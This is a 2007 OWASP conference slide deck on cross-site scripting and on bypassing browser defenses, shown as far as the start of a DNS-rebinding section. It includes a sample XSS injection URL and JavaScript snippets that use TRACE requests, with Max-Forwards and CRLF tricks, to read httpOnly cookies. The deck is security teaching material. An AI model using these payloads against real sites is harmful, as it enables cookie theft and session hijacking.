Anti-Anti-XSS: bypassing browser defenses

Alberto Revelli
Portcullis Computer Security

ayr@portcullis-security.com
r00t@northernfortress.net

SMAU E-Academy
Milan, 20th Oct 2007

The OWASP Foundation
http://www.owasp.org

...ABOUT ME...


- Senior Consultant for Portcullis Computer Security
- Technical Director of Italian Chapter of OWASP (Open Web Application Security Project)
- Co-author of the OWASP Testing Guide 2.0
- Developer of sqlninja - http://sqlninja.sourceforge.net

AGENDA

- Context
- Attacking httpOnly cookies
- Attacking the Same Origin Policy
- JS-less malware

CROSS SITE SCRIPTING – CRASH COURSE

```
http://www.victim.com/forum.asp?id=foo&message=hello%20world
```



CROSS SITE SCRIPTING – CRASH COURSE

```
http://www.victim.com/forum.asp?
id=foo&message=hello"><script>alert("Hello")</script>
```

CROSS SITE SCRIPTING – CRASH COURSE

The core of the attack is to "inject" malicious JavaScript code into a site, so that a victim, when visiting such site, will have the code executed on his/her browser

There are several attack methods:

- Persistent XSS: the attacker "deposits" the code permanently on the vulnerable site
- Reflected XSS: the attacker crafts a malicious link that contains the code and convinces the victim to click on it
- DOM-based XSS: the hostile code does not need to be sent to the server, as the vulnerability resides in the application JavaScript code

CROSS SITE SCRIPTING – EXAMPLE

1) The attacker sends the victim a malicious link:

e.g.: www.vulnerable-bank.com/somepage.asp?par=a”><script>[hostilecode]

CROSS SITE SCRIPTING – EXAMPLE

2) The victim follows the link, sending the request to the web server

CROSS SITE SCRIPTING – EXAMPLE

3) The victim receives the response, with the JavaScript code injected into it

CROSS SITE SCRIPTING – EXAMPLE

4) The victim's browser executes the hostile JavaScript, and sends the cookie to the attacker

CROSS SITE SCRIPTING – EXAMPLE

5) The attacker imports the cookie and hijacks the session of the victim.

CLIENT-SIDE DEFENSES

Even if Cross Site Scripting is a class of vulnerability that resides on the server side, over the years developers have implemented a plethora of defenses in all main browsers, to protect them against such attacks

Such defenses, although they have been devised against malicious sites in general, provide a good protection against XSS attacks

CLIENT-SIDE DEFENSES

Among such defenses, we will focus on:

- Cookies httpOnly
- Same Origin Policy
- Disabling JavaScript (e.g.: Firefox No-Script add-on, by Giorgio Maone)

As we will see, such mechanisms might not be enough to guarantee that our browser will not be used as a foothold in our private network

AGENDA


- Context
- Attacking httpOnly cookies
- Attacking the Same Origin Policy
- JS-less malware

Cookies “httpOnly”

- Introduced by Microsoft in October 2002 with Internet Explorer 6 sp1
- They deny JavaScript access to the document.cookie object, even if it belongs to the same origin
- Feature available on Firefox, thanks to an add-on developed by Stefan Esser: https://addons.mozilla.org/en-US/firefox/addon/3629
- Example:

```
Set-Cookie: ID=05784395e1fd4f1d; expires=Mon, 24-Aug-2009 16:11:21
  GMT; path=/; domain=.victim.com; httpOnly
```


Example: standard cookie



Example: httpOnly cookie

TRACE HTTP METHOD

- In 2003, Jeremiah Grossman publishes a whitepaper that introduces a technique named "Cross Site Tracing", that can be used to capture also cookies marked as httpOnly
- Such technique uses the TRACE method, specified in RFC 2616 (HTTP/1.1)
- This method triggers a simple "echo" of the original request, and is used for debugging purposes


TRACE HTTP METHOD (EXAMPLE)

```
icesurfer@nightblade ~ $ telnet www.site.com 80
Trying 216.48.3.18...
Connected to site.com.
Escape character is '^]'.
TRACE /test.html HTTP/1.0
Header1: Value1
Cookie: abcde12345

HTTP/1.1 200 OK
Date: Sat, 01 Sep 2007 13:09:26 GMT
Server: Apache/2.2.2 (Fedora)
Connection: close
Content-Type: message/http

TRACE /test.html HTTP/1.0
Header1: Value1
Cookie: abcde12345

Connection closed by foreign host.
```



OK, BUT IN PRACTICE ?

The problem for the attacker is to force the browser to issue a TRACE. However, there are several methods to do that:

- ActiveX
- XMLHttpRequest
- Java
- Flash

```
<script>
function sendTrace() {
    var req = new ActiveXObject("Microsoft.XMLHTTP");
    req.open("TRACE","/",false);
    req.send();
    alert(req.responseText);
}
</script>
```


ANTI-XST

As we have mentioned, this type of attack is not recent, and across the years some defense measures have been introduced:


- Server-side, the TRACE method can be disabled
- Client-side, browsers now deny the use of such method

At the same time, however, other counter-countermeasures have been found

ANTI-ANTI-XST
Act 1: The Server disabled TRACE

What happens if the user uses a web proxy, as almost every corporate user does ? How many administrators disable this method on their web proxies ?

```
function sendTrace() {
    var req = new ActiveXObject("Microsoft.XMLHTTP");
    req.open("TRACE","/",false);
    req.setRequestHeader("Max-Forwards","0");
    req.send();
    alert(req.responseText);
}
```




ANTI-ANTI-XST
Act 2: The browser denies TRACE

Historically, developers are rarely 100% precise in filtering all possible ways to pass a string

```
function sendTrace() {
    var req = new ActiveXObject("Microsoft.XMLHTTP");
    req.open("\r\nTRACE","/",false);
    req.send();
    alert(req.responseText);
}
```

- The “\r\n”sequence is explicitly allowed by RFC 2616 (section 4.1)
- Microsoft has recently fixed this specific bug, but other ways to bypass this limitations are very likely to exist

ANTI-ANTI-XST: \r\n on IE6.0 sp2



AGENDA

- Context
- Attacking httpOnly cookies
- Attacking the Same Origin Policy
- JS-less malware

SAME ORIGIN POLICY: BACKGROUND

With the introducion of JavaScript, it was immediately clear to developers the risks of running on the web browser pieces of code passed by web servers that are not necessarily trusted

Special attention has been put to the possibility that code originated from site A can access elements belonging to site B: for instance, a malicious site could try to capture cookies belonging to other sites

- Netscape introduced the Same Origin Policy with Navigator 2
- Script loaded from an origin cannot access objects coming from a different origin
- That origin includes protocol, hostname and port
- The S.O.P. does not consider the IP address

XSS: THE ANTI - “SAME ORIGIN POLICY”


A Cross Site Scripting attack, by injecting JavaScript code “inside”the vulnerable site, makes that code run within the same origin of the site itself, therefore passing the Same Origin Policy check and accessing the objects of the page (e.g.: document.cookie).

Such JavaScript code is able to create new connections to other domains, but it won't be able to access the responses.

One of the goals of the “bad guys”is therefore to bypass this limitation, so that hostile code belonging to site A is able to attack site B, turning the victim browser in a sort of 'open proxy' under the control of the attacker


The fact that the S.O.P. checks hostnames but not IP addresses already suggests a possible way: DNS !

PLAYING WITH THE DNS TTL VALUE...




- Goal: with a malicious JS at the address x.x.x.x, attack the web server at the address y.y.y.y
- The JavaScript code can be loaded by the victim browser with an XSS on a 'trusted' site, by inserting it in an IFRAME

PLAYING WITH THE DNS TTL VALUE…




- The victim, to load the malicious code, requests the JS file from www.evil.com
- In order to do that, it needs to know the IP address of such site, and therefore queries the DNS server that is authoritative for such domain

PLAYING WITH THE DNS TTL VALUE...



